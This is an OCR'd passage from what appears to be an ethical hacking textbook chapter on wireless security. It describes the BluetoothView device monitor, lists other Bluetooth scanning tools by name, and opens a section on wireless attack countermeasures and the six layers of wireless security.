
Blueman
https://github.com

Bluetooth Hacking Tools

- **BluetoothView**

  Source: *https://www.nirsoft.net*

  BluetoothView is a utility that monitors the activity of Bluetooth devices in the vicinity. For each detected Bluetooth device, it displays information such as device name, Bluetooth address, major device type, minor device type, first detection time, and last detection time. It can also provide a notification when a new Bluetooth device is detected.



Device Name	Description	Address	Major Device T...	Minor Device ...	First
[redacted]	[redacted]	[redacted]	[redacted]	Smart	
HOLUX GPSlim240	HOLUX GPSlim240	00:0b:0b:[redacted]	Unclassified		
Jawbone	Jawbone	00:21:3c:[redacted]	Audio	Headset	
PLT 510	PLT 510	00:19:7f:[redacted]	Audio	Headset	

0 Bluetooth Devices

NirSoft Freeware. http://www.nirsoft.net

Figure 16.120: Screenshot of BluetoothView


The following are some additional Bluetooth hacking tools:

- BTCrawler (*http://petronius.sourceforge.net*)
- BlueScan (*http://bluescanner.sourceforge.net*)
- Bluetooth Scanner – btCrawler (*https://play.google.com*)
- Bluedevil (*https://github.com*)
- Blueman (*https://github.com*)

LO#07: Explain Wireless Attack Countermeasures

Wireless Attack Countermeasures

The previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on increasing the security of a wireless network. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section lists the countermeasures and best practices for wireless network security.



Wireless Security Layers

Wireless Signal Security

RF Spectrum Security, Wireless IDS

Data Protection

WPA3, WPA2, and AES

Connection Security

Per-Packet Authentication, Centralized Encryption

Network Protection

Strong Authentication

Device Security

Vulnerabilities and Patches

End-user Protection

Stateful Per User Firewalls

Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. The below figure shows the structure of wireless security layers.

